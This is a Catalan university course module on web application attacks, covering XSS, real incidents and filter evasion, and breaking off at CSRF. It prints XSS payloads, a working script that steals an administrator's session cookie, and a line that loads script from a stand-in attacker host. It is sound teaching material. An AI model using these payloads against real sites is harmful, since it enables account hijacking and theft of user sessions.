Atacs a aplicacions web

José María Alonso Cebrián
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón

Revisió a càrrec de
Jordi Herrera Joancomartí
Guillermo Navarro Arribas

PID_00178950

UOC
Universitat Oberta de Catalunya
www.uoc.edu

Índex

Introducció

La creixent rellevància que tenen avui dia les aplicacions web fa que l'estudi de vulnerabilitats i problemes de seguretat en aquestes sigui un camp molt important en el conjunt de la seguretat informàtica.

En aquest mòdul veurem algunes de les principals vulnerabilitats que afecten les aplicacions web. Per a això veurem els atacs més significatius que es poden fer sobre aquest tipus d'aplicacions en el cas que aquestes presentin una implementació eficient. És important remarcar que hi ha més possibles atacs i vulnerabilitats associats a aquest tipus d'aplicacions. No obstant això, una anàlisi exhaustiva requeriria més detall, complexitat i extensió, per la qual cosa s'ha optat per fer èmfasi en els atacs més importants i estesos actualment.

El mòdul queda dividit en tres seccions, que mostren tres tipus diferents d'atacs. D'una banda, en el primer apartat es presenten els atacs d'injecció de *scripts*, en què es posa l'accent en els atacs de *cross site scripting* (XXS), *cross site request forgery* (CSFR) i *clickjacking*. A continuació, en el segon apartat, es presenten els atacs d'injecció de codi, concretament els atacs d'injecció SQL i injecció LDAP. Finalment, en el tercer apartat es descriuen els atacs d'injecció de fitxers que permeten l'execució de codi remot.

Tots aquests atacs i vulnerabilitats generalment s'aprofiten de l'arquitectura específica d'aplicacions web i no solen ser adaptables a aplicacions més tradicionals.

Objectius

Els objectius que es persegueixen amb l'estudi d'aquest mòdul són els següents:

1. Entendre la complexitat i diversitat de les vulnerabilitats d'aplicacions web.

2. Estudiar els atacs de *cross site scripting* (XSS) i la seva conseqüència en les aplicacions.

3. Conèixer l'existència d'atacs d'injecció d'ordres com la injecció SQL i la injecció LDAP.

4. Conèixer la possibilitat de l'execució de codi en servidors remots amb tècniques com les d'inclusió d'arxius remots i locals.

1. Atacs d'injecció de *scripts*

Sota la denominació d'injecció de *scripts* s'agrupen diverses tècniques que comparteixen el mateix sistema d'explotació però persegueixen diferent finalitat. El fet de separar-les en categories diferents atén únicament al propòsit de facilitar la fixació dels objectius perseguits.

Un atac per injecció de codi es planteja com a objectiu aconseguir injectar en el context d'un domini un codi Javascript, VBScript o simplement HTML, amb la finalitat d'enganyar l'usuari o suplantar-lo per fer una acció que no vol fer.

Un fet que ha de quedar molt clar és que, en aquest tipus d'atac, l'afectat directament no és el servidor, com ho podria ser en el cas d'un atac d'injecció SQL, sinó l'usuari, que és l'objectiu directe. Posteriorment, si l'atac és reeixit, mitjançant suplantació de personalitat es podran executar les accions desitjades en el servidor afectat, al qual es podrà accedir des d'una pàgina web.

Això ha implicat que les fallades d'injecció de *scripts* no siguin considerades com a amenaces crítiques per part d'alguns sectors de la seguretat informàtica, que fins i tot declaren que errors d'aquest tipus no podrien arribar a comprometre la seguretat d'un lloc web. Com es demostrarà al llarg d'aquest apartat, la injecció de *scripts* pot arribar a ser tan perillosa com qualsevol altra tècnica si se'n coneix el límit i el potencial.

A continuació anem a exposar dos casos reals relacionats amb XSS (*cross site scripting*), en els quals la seguretat d'algun lloc web ha quedat compromesa. Malgrat l'escepticisme d'alguns, XSS pot permetre l'obtenció de privilegis sobre algun sistema prou feble per a permetre inserir codi Javascript.

Zone-H

El primer dels casos és el de Zone-H, pàgina dedicada a mantenir un registre dels llocs atacats als quals s'ha modificat l'aparença de la pàgina principal, la qual cosa en argot es denomina *defacement*. Aquest lloc registra també els autors identificats de les accions malicioses. Resulta irònic que fossin ells mateixos els atacats.

El mètode usat pels atacants va consistir a enviar a un dels administradors del lloc un correu electrònic al seu compte de Hotmail, on recentment havien localitzat una fallada d'XSS. Explotant l'error van aconseguir robar la seva galeta de sessió i amb aquesta van poder visitar el lloc web de Zone-H. Una vegada aquí van sol·licitar una recuperació de la contrasenya que, evidentment, es va enviar al correu electrònic que havien segrestat prèviament. Amb aquest compte d'administrador del lloc no els va quedar més que publicar una notícia que incloïa codi HTML, especialment escrit per a col·locar sobre la resta de la pàgina el contingut que volien posar.


MySpace

El segon cas real, utilitzat com a exemple, en què l'XSS va aconseguir comprometre la seguretat d'un lloc, va ser el protagonitzat per *Samy Worm* i MySpace. Samy és un noi dels Estats Units que va detectar una vulnerabilitat d'XSS en el famós portal MySpace. Per explotar aquesta fallada, i aprofitant els seus coneixements de programació Javascript, Samy va crear el que després es coneixeria com a *Samy Worm*.

Un cuc informàtic és un programa que es replica entre sistemes afectats per la mateixa vulnerabilitat. En un entorn web, un cuc seria un codi Javascript que es replica entre els perfils dels usuaris del lloc. I això va ser el que va fer Samy amb el seu cuc, replicar-lo en més d'un milió de perfils de MySpace.

El cuc no era especialment maligne. Únicament efectuava tres accions: es replicava com qualsevol cuc, afegia l'usuari de Samy com a amic de la persona infectada i incloïa la frase "*but most of all Samy is my hero*" en l'apartat d'herois personals de cada perfil.

En menys de 24 hores va arribar a bloquejar el sistema de MySpace i els administradors de la xarxa van haver de detenir el servei mentre netejaven els perfils dels usuaris infectats. Samy el van detenir i el van condemnar a pagar una multa econòmica, fer un mes de tasques per a la comunitat i complir un any d'inhabilitació per a treballar amb ordinadors.



Cerca que retornava més de 3.000 pàgines amb el text "*samy is my hero*"

Aquests dos casos reflecteixen perfectament com de crítica pot arribar a ser una vulnerabilitat XSS i la resta de les seves variants per a la seguretat d'un lloc web, malgrat l'opinió dels qui no les consideren com a tals.

1.1. *Cross site scripting* (XSS)

El *cross site scripting* és la base de totes les altres tècniques que s'analitzaran en aquest mòdul, de manera que és fonamental entendre correctament tots els conceptes que s'expliquen a continuació.

Quan es parla d'execució remota de codi és necessari considerar com es fa la interacció amb la pàgina. Evidentment, tota petició enviada al servidor serà processada per aquest, i, en funció de com la interpreti, serà o no factible un atac mitjançant XSS.

Una pàgina és vulnerable a XSS quan allò que nosaltres enviem al servidor (un comentari, un canvi en un perfil, una cerca, etc.) es veu posteriorment mostrat a la pàgina de resposta. Això és, quan escrivim un comentari en una pàgina i podem llegir posteriorment el nostre missatge, modifiquem el nostre perfil d'usuari i la resta d'usuaris ho pot veure, o fem una cerca i ens mostra el missatge "No s'han trobat resultats per a <text>", s'està incloent dins de la pàgina el mateix text que nosaltres hem introduït. Aquí és on començarem a investigar per aconseguir introduir el nostre codi XSS.

Una vegada s'ha detectat una zona de l'aplicació que en rebre text procedent de l'usuari el mostra a la pàgina arriba el moment de determinar si és possible utilitzar aquesta zona com a punt d'atac d'XSS. Per a això és possible inserir un petit codi Javascript que mostra un missatge d'alerta a fi de descobrir ràpidament si s'està actuant en la línia correcta d'atac. Per als exemples s'utilitzarà el codi següent:

```
<script>alert("Hola Món!");</script>
```

El codi anterior serà vàlid per a la majoria dels casos, encara que, com es veurà posteriorment, determinats filtres anti-XSS poden impossibilitar l'ús de certs caràcters a l'hora d'introduir el codi Javascript (les cometes dobles o els caràcters < i > solen estar prohibits).

Exemple

Imaginem que disposem d'un perfil en una xarxa social on ens permeten modificar la nostra descripció personal. En lloc d'escriure una informació diferent en aquest apartat, s'introdueix el codi Javascript anterior. Si en visitar de nou el nostre perfil es mostra una finestra d'alerta amb el missatge "Hola Món!" es pot afirmar que la pàgina en qüestió és vulnerable a XSS.

Dins de les possibles fallades d'XSS podem distingir dues grans categories:

- **Permanents**. L'exemple comentat en el paràgraf anterior pertany a aquesta categoria. La denominació es deu al fet que, com mostrava aquest exemple, la finestra d'alerta en Javascript queda emmagatzemada en algun lloc, habitualment una base de dades SQL, i es mostrarà a qualsevol usuari que

visiti el nostre perfil. Evidentment, aquest tipus de fallades d'XSS són molt més perilloses que les no permanents, que es comenten a continuació.

- **No permanents**. Aquesta categoria queda il·lustrada amb el cas que ara s'esmenta. Ens trobem amb una pàgina web que disposa de cercador, el qual, en introduir una paraula inventada o una cadena aleatòria de caràcters, mostra un missatge del tipus: "No s'han trobat resultats per a la cerca <text>", en què <text> és la cadena introduïda en el camp de cerca.
  Si en la cerca s'introdueix com a <text> el codi Javascript indicat abans, i apareix de nou la finestra d'alerta, això significa que l'aplicació és vulnerable a XSS. La diferència és que, aquesta vegada, els efectes de l'acció no són permanents.

Ara cal fer una recapitulació de conceptes. XSS (*cross site scripting*) consisteix en la possibilitat d'introduir codi Javascript en una aplicació web, la qual cosa permet fer-hi una sèrie d'accions malicioses. Per a injectar el codi es localitza una zona de la pàgina que per la seva funcionalitat incorpori dins del seu propi codi HTML el codi Javascript que anteriorment s'ha introduït en algun lloc de l'aplicació. Si aquest codi s'ha escrit en algun camp que queda emmagatzemat en una base de dades de manera permanent, es mostrarà cada vegada que un usuari accedeixi a la pàgina. No obstant això, les vulnerabilitats més habituals són les no permanents. En aquests casos és necessari recórrer a l'enginyeria social per a efectuar l'atac. Per a això és necessari fixar-se en primer lloc en l'URL de la pàgina, que haurà de ser similar a això:

```
http://www.victima.com/search?query=<script>alert("Hola Món!");</script>
```

Una vegada es disposi d'aquesta URL, s'haurà de procurar que la víctima faci clic a sobre, i executi el codi Javascript. Aquesta situació correspondria ja a un altre àmbit d'estudi, com és l'enginyeria social.

1.1.1. Atacs

Anem a comentar a continuació les possibles implicacions de seguretat que pot presentar una fallada d'aquest tipus. Cal considerar que es tracta únicament d'idees generals i que el límit el posen la imaginació de l'atacant i les funcionalitats de l'aplicació objectiu de l'atac.

- Presa del control del navegador. Un atac d'XSS pot prendre el control del navegador de l'usuari afectat i, com a tal, fer accions en l'aplicació web. Si s'ha aconseguit que un usuari administrador executi el nostre codi Javascript les possibilitats d'actuació maliciosa són molt superiors. Per posar un exemple, serà possible des d'esborrar totes les notícies d'una pàgina fins a generar un compte d'administrador amb les dades que nosaltres especifiquem. Si el codi Javascript és executat per un usuari sense drets

d'administració es podrà fer qualsevol modificació associada al perfil específic de l'usuari en el lloc web.

- *Phishing*. Una altra acció possible per efectuar fent ús d'aquestes tècniques és la pesca. Mitjançant Javascript, com hem vist, podem modificar el comportament i l'aparença d'una pàgina web. Això permet crear un formulari d'entrada fals o redirigir la tramesa d'un d'existent cap a un domini sota el nostre control.

- Atacs de *defacement*. Podem executar atacs de *defacement* recolzant-nos en tècniques que exploten vulnerabilitats XSS. Com ja s'ha esmentat, el *defacement* no és més que la modificació de l'aparença original d'una pàgina web perquè mostri un missatge, normalment reivindicatiu, en lloc de la seva aparença normal.

- Atac de denegació de serveis distribuïts. Encara que menys habitual, també és possible fer un atac de denegació de serveis distribuïts (*distributed denial of services*, DDoS). Per a això, es forçarà els navegadors, mitjançant codi Javascript, que facin un ús intensiu de recursos molt costosos en amplada de banda o en capacitat de processament d'un servidor de maera asíncrona.

- El cuc XSS. Per finalitzar amb aquesta enumeració de possibles tipus d'atacs fets basant-nos en XSS, se cita el del cuc XSS. Aquest es definiria com un codi Javascript que es propaga dins d'un lloc web o entre pàgines d'Internet. Suposem l'existència d'una fallada XSS en la descripció personal dels usuaris d'una xarxa social. En aquesta situació, un usuari malintencionat podria crear codi Javascript que copiés el codi del cuc en el perfil de l'usuari que visita un altre perfil infectat i que, addicionalment, fes algun tipus de modificació en els perfils afectats.

Com es pot comprovar, les possibilitats que ofereix l'XSS són realment àmplies. Les úniques limitacions existents es deuen a la impossibilitat d'executar codi fora del navegador, atès que la *sandbox* sobre la qual s'executa no permet l'accés a fitxers del sistema i a les funcionalitats que ofereixi el lloc web objecte del possible atac.

1.1.2. Mètodes per a introduir XSS (*cross site scripting*)

Per a exposar les diferents metodologies que permeten introduir codi Javascript en una pàgina vulnerable a XSS, anem a desenvolupar una sèrie de pràctiques de la tècnica. S'abordaran els mètodes més comuns per a inserir el codi maliciós generat. Els mètodes exposats s'anomenaran en funció de les zones de codi de l'aplicació web on quedarà situat el codi Javascript introduït:

- **El codi es copia entre dues etiquetes HTML**. És la manera més senzilla. Simplement hem d'introduir el codi Javascript que volem executar.

```
<script>alert("Hola Món!");</script>
```

- **El codi es copia dins d'una etiqueta *value* d'una etiqueta *<input>***. L'exemple bàsic és el dels cercadors en llocs web que s'ha descrit anteriorment. Quan fem una cerca amb aquests l'habitual és que el terme introduït es copiï dins del camp del cercador. Això, en HTML quedaria com el codi que es mostra a continuació:

```
<input type="text" name="q" value="[cerca]" />
```

Com es pot observar, el nostre codi queda situat entre unes cometes dobles d'un atribut pertanyent a una etiqueta HTML que no permeten que aquest s'executi. Per això serà necessari tancar l'etiqueta HTML en la qual ens trobem i posteriorment inserir el codi Javascript.

```
"/><script>alert("Hola Món!");</script><div class="
```

La combinació resultant quedaria com s'indica a continuació:

```
<input type="text" name="q" value=""/><script>alert("Hola Món!");</script><div class="" />
```

Al final del codi generat s'ha introduït una etiqueta * * per a evitar d'aquesta manera que el codi HTML quedi malmès.

- **El codi es copia dins d'un comentari HTML**. Aquest cas sol ser comú en pàgines mal programades que deixen missatges de depuració dins del codi font HTML. Un exemple del que podríem trobar en una situació d'aquest tipus és el següent:

```
<!-- La cerca ha estat "[cerca]" -->
```

En què *[cerca]* correspondria a la cadena de text cercada. En aquest cas s'haurien de tancar els caràcters de comentari HTML, introduir el nostre codi Javascript i posteriorment tornar a obrir els comentaris HTML. D'aquesta manera, el codi creat per nosaltres s'hauria de compenetrar perfectament amb el codi original de la pàgina.

```
--><script>alert("Hola Món!");</script><!--
```

La combinació adequada podria ser com la mostrada a continuació:

```
<!-- La cerca ha estat "--><script>alert("Hola Món!");</script><!--" -->
```

- **El codi es copia dins d'un codi Javascript**. Això és habitual quan les pàgines utilitzen dades introduïdes per l'usuari per a generar algun tipus

d'esdeveniment personalitzat o emmagatzemar els que s'usaran posteriorment en algun altre lloc de l'aplicació web. La sintaxi seria com la següent:

```
<script> var cerca = "[cerca]"; </script>
```

En aquest punt no és necessari incloure les etiquetes <script>, sinó que podem introduir directament el codi Javascript, com es reflecteix en la sintaxi següent. No haver d'incloure les etiquetes *<script>* serà important quan sigui necessari evitar els filtres anti-XSS que les eliminen.

```
";alert("Hola Món!");//
```

Hem utilitzat les barres al final de la sintaxi per a aconseguir que la resta de la línia Javascript quedi comentada i no interfereixi en l'execució del nostre codi. Aquesta circumstància és ara encara més determinant que quan ens trobem incorporant el codi generat al codi HTML, ja que si el Javascript no és vàlid la majoria dels navegadors no l'executaran. Finalment, el codi quedaria de la manera següent:

```
<script> var cerca ="";alert("Hola Món!");//";</script>
```

- **Altres casos**. Els que hem especificat anteriorment són els exemples més comuns en els quals trobarem que el nostre codi Javascript s'inclou dins del codi HTML d'una pàgina. En els casos indicats s'ha partit del supòsit que no hi ha filtres anti-XSS implementats. Al costat dels anteriors hi ha altres casos més complexos per a la inclusió de codi Javascript, com pot ser fer-ho en capçaleres HTTP.


1.1.3. Dissecció d'un atac

Per a entendre millor el funcionament d'aquesta tècnica anem a analitzar un atac des de l'inici fins al final.

L'atac consistirà en el robatori de la galeta de sessió de l'usuari administrador d'un lloc web. La galeta de sessió consisteix en un petit fitxer (de fins a 4 kB) que conté un identificador únic i que s'envia des del nostre navegador al costat de cada petició que fem cap a un servidor. Aquest identificador, associat a un usuari que ha entrat satisfactòriament en el sistema, evita haver d'introduir les seves credencials per a cada pàgina que l'usuari visita dins d'un mateix domini. Per tant, si obtenim l'identificador d'un altre usuari i l'enviem al servidor, aquest ens associarà en tot moment a l'usuari que estem suplantant.

El pas principal en tota anàlisi a la recerca de vulnerabilitats de tipus XSS en una pàgina web és localitzar zones funcionals d'aquesta que permetin la introducció de text en què aquest es torni a mostrar, bé de manera permanent si queda emmagatzemat en una base de dades, bé de manera no permanent si no és així.

En el cas mostrat en la imatge següent, la pàgina web ofereix un servei de missatgeria entre usuaris que pot ser un exemple simple per a un possible atac XSS.



Enviament de missatge

Per a determinar si un camp, ja sigui un paràmetre des de l'URL, o un camp de text on sigui possible escriure, és vulnerable a XSS, anem a introduir una sèrie de caràcters per comprovar si hi ha algun filtre anti-XSS. Els caràcters per introduir serien:

- Cometa simple (')
- Cometa doble (")
- Angle positiu (>)
- Angle negatiu (<)
- Barra (/)
- Espai ( )

Si som capaços d'introduir aquests caràcters hi ha un alt percentatge de possibilitats de trobar alguna fallada d'XSS. No obstant això, no en podem assegurar l'existència de manera totalment definitiva, i sempre hi ha la possibilitat de trobar algun altre tipus de filtre que ens impedeixi introduir paraules clau com *script*, *onload* o *javascript*.

En l'escenari que ara es planteja es pot introduir qualsevol tipus de caràcter o cadena de caràcters després de verificar que aquests no són filtrats ni bloquejats. Anem a aprofitar-nos d'aquesta situació per a generar el nostre primer atac d'XSS.

En el camp *Per a:* escriurem el nostre nom d'usuari, *eviluser*. D'aquesta manera, totes les proves que fem s'enviaran directament a aquest usuari, per a evitar alertar l'usuari administrador. En el camp del cos del missatge introduirem un text amb codi Javascript que ens mostri un missatge "Hola Món!", com ho feien exemples anteriors. El resultat del codi introduït abans d'enviar-lo es pot veure a continuació:

XSS abans de ser enviat

En aquest punt és important detenir-nos i analitzar el que ocorrerà quan fem clic en el botó *Envia-ho*. Encara que siguem nosaltres els que hem introduït i enviat aquest codi, la vulnerabilitat XSS encara no haurà estat explotada. Això ocorrerà quan naveguem amb el nostre usuari *eviluser* fins a la seva safata d'entrada. És per això que les fallades d'XSS es diferencien de la resta de tècniques. Després de prémer *Envia-ho* i desplaçar-nos a la safata d'entrada obtindrem una finestra d'alerta amb el missatge especificat.

Realment, el que ens interessa de l'anterior és analitzar com ha quedat el codi font HTML resultant dels passos anteriors i tal com ens el retorna el servidor:

```
<a href="index.php?action=delete"><img src="trash.png" />Borr
<a href="index.php?action=logout"><img src="system-log-out.pn

<div class="contenido">
<p class="autor">De: eviluser</p><p class="mensaje"><script>
alert("Hola Mundo!");
</script></p></div>

</div>
</body>
```

Codi font HTML amb XSS

Com es pot observar, tots i cadascun dels caràcters que hem introduït han quedat emmagatzemats en la base de dades i s'han copiat en el codi HTML generat, sense que s'hagi aplicat cap filtre.

Una vegada demostrat que podem executar codi Javascript en la pàgina, s'estarà en disposició de començar a jugar amb les seves funcionalitats. D'aquesta manera serà possible crear un codi que tanqui automàticament la sessió de l'usuari o esborri tots els seus missatges. La llista de possibilitats d'accions malicioses seria interminable.

En l'exemple que estem exposant anem a desenvolupar una acció de més gravetat, per a la qual utilitzarem tecnologia AJAX (*asynchronous Javascript and XML*) i enviarem missatges de manera automàtica utilitzant per a això el compte de l'usuari. D'aquesta manera aconseguirem que l'usuari que rebi el nostre missatge ens enviï a la nostra safata d'entrada un missatge que conté la seva galeta de sessió. Si ho enviem a un usuari amb privilegis administratius aconseguirem un control total sobre l'aplicació.

Generalment serà necessària una bona base de Javascript per a explotar de manera satisfactòria qualsevol fallada d'XSS. En tal cas, aquests coneixements hauran de ser avançats. Aquí es facilitarà un codi completament funcional que analitzarem línia per línia perquè se'n pugui entendre l'objectiu.

```
<script>
d = "&to=eviluser&enviar=Enviar&missatge=La meva galeta és: "+document.cookie;
if(window.XMLHttpRequest)
{
   x=new XMLHttpRequest();
}
else
{
   x=new ActiveXObject('Microsoft.XMLHTTP');
}
x.open("POST","func/send.php",true);
x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
x.setRequestHeader('Content-Length',d.length);
x.send(d);
</script>
```

Aquest codi Javascript ens permetrà recollir la galeta de sessió de l'usuari. De manera totalment transparent per a l'usuari afectat, aquest ens la enviarà mitjançant un missatge. Comencem a analitzar-ho:

- Inicialment es declara una variable *d*. Aquesta conté els valors de &to , *&enviar* i *&missatge*, que són les variables que s'envien en l'aplicació quan enviem un missatge. Un detall important que cal observar és el contingut de la variable *&missatge*, *document.cookie*, un objecte del DOM de la pàgina que conté totes les galetes associades al domini actual.

- En les línies següents es fa un *if...else* que ens assegura la creació d'un objecte de tipus *XMLHttpRequest* tant en navegadors Internet Explorer com en Firefox o similars. Aquest objecte és l'usat per a fer les peticions AJAX.

- Amb *open()* establim les condicions que s'utilitzaran per a enviar el formulari. Aquest serà enviat per *POST* a l'URL func/send.php. Això s'obté analitzant de nou el formulari d'enviament. Mitjançant *true* s'indica que la petició serà feta de manera asíncrona, això és, el navegador no es quedarà "congelat" mentre s'envia el missatge.


- Les dues línies següents, en les quals fem una crida a la funció *setRequestHeader()*, s'usen per a establir capçaleres HTTP que facin que el servidor web entengui que el que estem enviant és un formulari, encara que l'usuari no l'hagi emplenat.

- Per acabar, s'invoca *send()* passant-li com a paràmetre la variable *d* que teníem creada des del principi del codi. Amb això, el navegador fa les accions definides anteriorment i, si tot ha sortit bé, l'usuari afectat ens enviarà la seva galeta de sessió.

DOM

DOM són les sigles de *document object model*. És una manera d'anomenar qualsevol element d'una pàgina web, des de la barra d'adreces fins a un simple text en negreta mitjançant una nomenclatura jeràrquica. Per exemple, tots els elements HTML d'una pàgina estan relacionats en *document.body*.

Per verificar que l'atac s'està efectuant segons el previst, anem a enviar un missatge a l'usuari *admin* i des d'un altre navegador iniciarem sessió amb el nostre usuari per comprovar així que el codi compleix amb la seva comesa.



XSS abans de ser enviat

Com es pot apreciar en la imatge anterior, s'ha afegit un missatge en el cos de l'enviament perquè l'usuari administrador no sospiti en rebre un missatge buit. Després de prémer el botó *Envia-ho*, l'usuari *eviluser* solament s'haurà d'asseure a esperar recarregant la seva safata d'entrada fins que rebi un missatge d'usuari *admin* amb el valor de la seva galeta de sessió. El codi Javascript enviat es podrà

observar dins del codi font, però passarà completament desapercebut per a l'usuari *admin* quan aquest inicií sessió amb el seu navegador i se li presenti automàticament la seva safata d'entrada.

```
18
19  <div class="contenido">
20  <p class="autor">De: eviluser</p><p class="mensaje"><script>
21  d = "&to=eviluser&enviar=Enviar&mensaje=Mi cookie es: "+document.cookie;
22  if(window.XMLHttpRequest)
23  {
24          x=new XMLHttpRequest();
25  }
26  else
27  {
28          x=new ActiveXObject('Microsoft.XMLHTTP');
29  }
30  x.open("POST","func/send.php",true);
31  x.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
32  x.setRequestHeader('Content-Length',d.length);
33  x.send(d);
34  </script>
35  ¡Que pagina mas chula!</p></div>
36
37  </div>
38  </body>
```

Codi HTML rebut per l'usuari *admin* en obrir la seva safata d'entrada

Aquest codi ha estat interpretat pel navegador de l'usuari *admin* i automàticament s'ha enviat un missatge a l'usuari *eviluser* amb la galeta de sessió.

Missatge rebut per l'usuari *eviluser*

Amb aquesta informació en poder seu, l'usuari *eviluser* pot procedir a modificar el valor de la seva galeta amb el valor rebut. D'aquesta manera, quan el seu navegador l'envia al servidor, aquest respon amb les pàgines corresponents a l'usuari *admin*.

Aquesta demostració és un clar exemple del potencial que pot arribar a implicar un atac basat en XSS. Com s'ha vist, sense conèixer la contrasenya de l'administrador d'un lloc web hem aconseguit accedir al seu compte.

1.1.4. Filtres XSS

La gran majoria de vegades no serà possible escriure codi Javascript directament, a diferència del que s'ha fet en l'exemple anterior. Habitualment, els programadors hauran establert una sèrie de regles per a intentar evitar les fallades XSS. No obstant això, habitualment els filtres utilitzats són implementacions parcials del que hauria de ser un filtre anti-XSS complet, i això ens permet introduir el nostre codi Javascript salvant les dificultats addicionals que es presentin.

Anem a plantejar una sèrie de mesures de protecció que ens podem trobar i com passarem les limitacions imposades per aquestes. Això ens servirà per a entendre com pensa un atacant a l'hora d'introduir codi XSS i millorar d'aquesta manera les nostres possibles implementacions de filtres anti-XSS.

Quan introduïm ' o " aquests caràcters es canvien per \' o \"

Aquesta tècnica és coneguda com a "escapar els caràcters" i és útil enfront d'injeccions SQL, encara que no ho és enfront d'atacs XSS. Quan intentem tancar una etiqueta HTML, com hem vist anteriorment, i ens trobem que s'estan escapant les cometes, es poden donar dues situacions, totes dues salvables per part de l'atacant:

- L'etiqueta queda tancada com a \' o \", cosa que en HTML és totalment vàlida, per la qual cosa podem continuar introduint codi Javascript.

```
<input type="text" name="q" value="\" /><script>alert(document.cookie);</script>
```

- Ens és impossible establir la cadena "Hola Món!" en no poder escriure correctament les cometes. Són diversos els mètodes que podem fer servr. Per exemple, podem utilitzar la funció *String.fromCharCode()*, que rep una llista de codis ASCII i genera una cadena:

```
String.fromCharCode(72, 111, 108, 97, 32, 77, 117, 110, 100, 111, 33)
```

  També és possible establir referències a fitxers Javascript externs, en què podrem usar tots els caràcters que vulguem sense preocupar-nos per cap tipus de filtre:

```
<script src=http://www.atacant.com/xss.js></script>
```

El codi introduït no pot ser més gran que *x* caràcters

Una limitació típica és trobar-nos que no podem escriure més d'un nombre determinat de caràcters. Aquesta limitació es pot solucionar de nou de dues maneres:

- Si són diverses les variables en les quals és possible introduir codi Javascript podem usar la suma dels caràcters corresponents a cadascuna per a ampliar el nombre de caràcters disponibles. Això es faria mitjançant els caràcters de comentaris multilínia de Javascript: /* a l'inici i */ al final.

- Si estem limitats a la mida d'un sol camp és possible utilitzar un fitxer extern per a carregar tot el codi Javascript necessari. Per a reduir la longitud de l'adreça URL podem usar pàgines de l'estil tinyurl.com o is.gd. Així, per exemple, l'URL http://www.victima.com/xss.js queda traduïda a http://is.gd/owyt:

```
<script src=http://is.gd/owYT></script>
```

No podem introduir la cadena *script* o no ens permet introduir els angles (> i <)

Encara que inicialment podrien semblar dos casos diferents, al final poden ser resolts de la mateixa manera. Les etiquetes HTML tenen esdeveniments que es poden llançar en ocórrer certs successos: *OnLoad* quan es carrega l'element, *OnMouseOver* quan es desplaça el cursor per damunt, *OnClick* quan es fa clic a sobre, etcètera. Podem usar aquests elements per a introduir el nostre codi:

```
<input type="text" name="cerca" value="" OnFocus="alert('Hola Món!');" />
```

Altres casos

Les tècniques d'XSS són tan variades com puguem imaginar. Cal tenir en compte que no depenem de la tecnologia del servidor sinó de la del navegador que estiguin usant els usuaris. Hi ha tècniques per a executar codi Javascript que funcionen en l'Internet Explorer 7 i no en el Firefox 3, o fins i tot codi que s'executa en el Safari 3 però no ho fa en la versió 4. Per això no és factible automatitzar aquesta tècnica ni arribar a conèixer-ne tots els secrets, de manera que l'atacant haurà d'utilitzar el seu coneixement i experiència per a aconseguir introduir el codi XSS.

1.2. *Cross site request forgery* (CSRF)

Una vegada entesa la base de l'XSS és el moment d'estudiar algunes tècniques concretes derivades d'aquesta i el que és possible fer-hi. Una d'aquestes tècniques és la del *cross site request forgery* (CSRF).

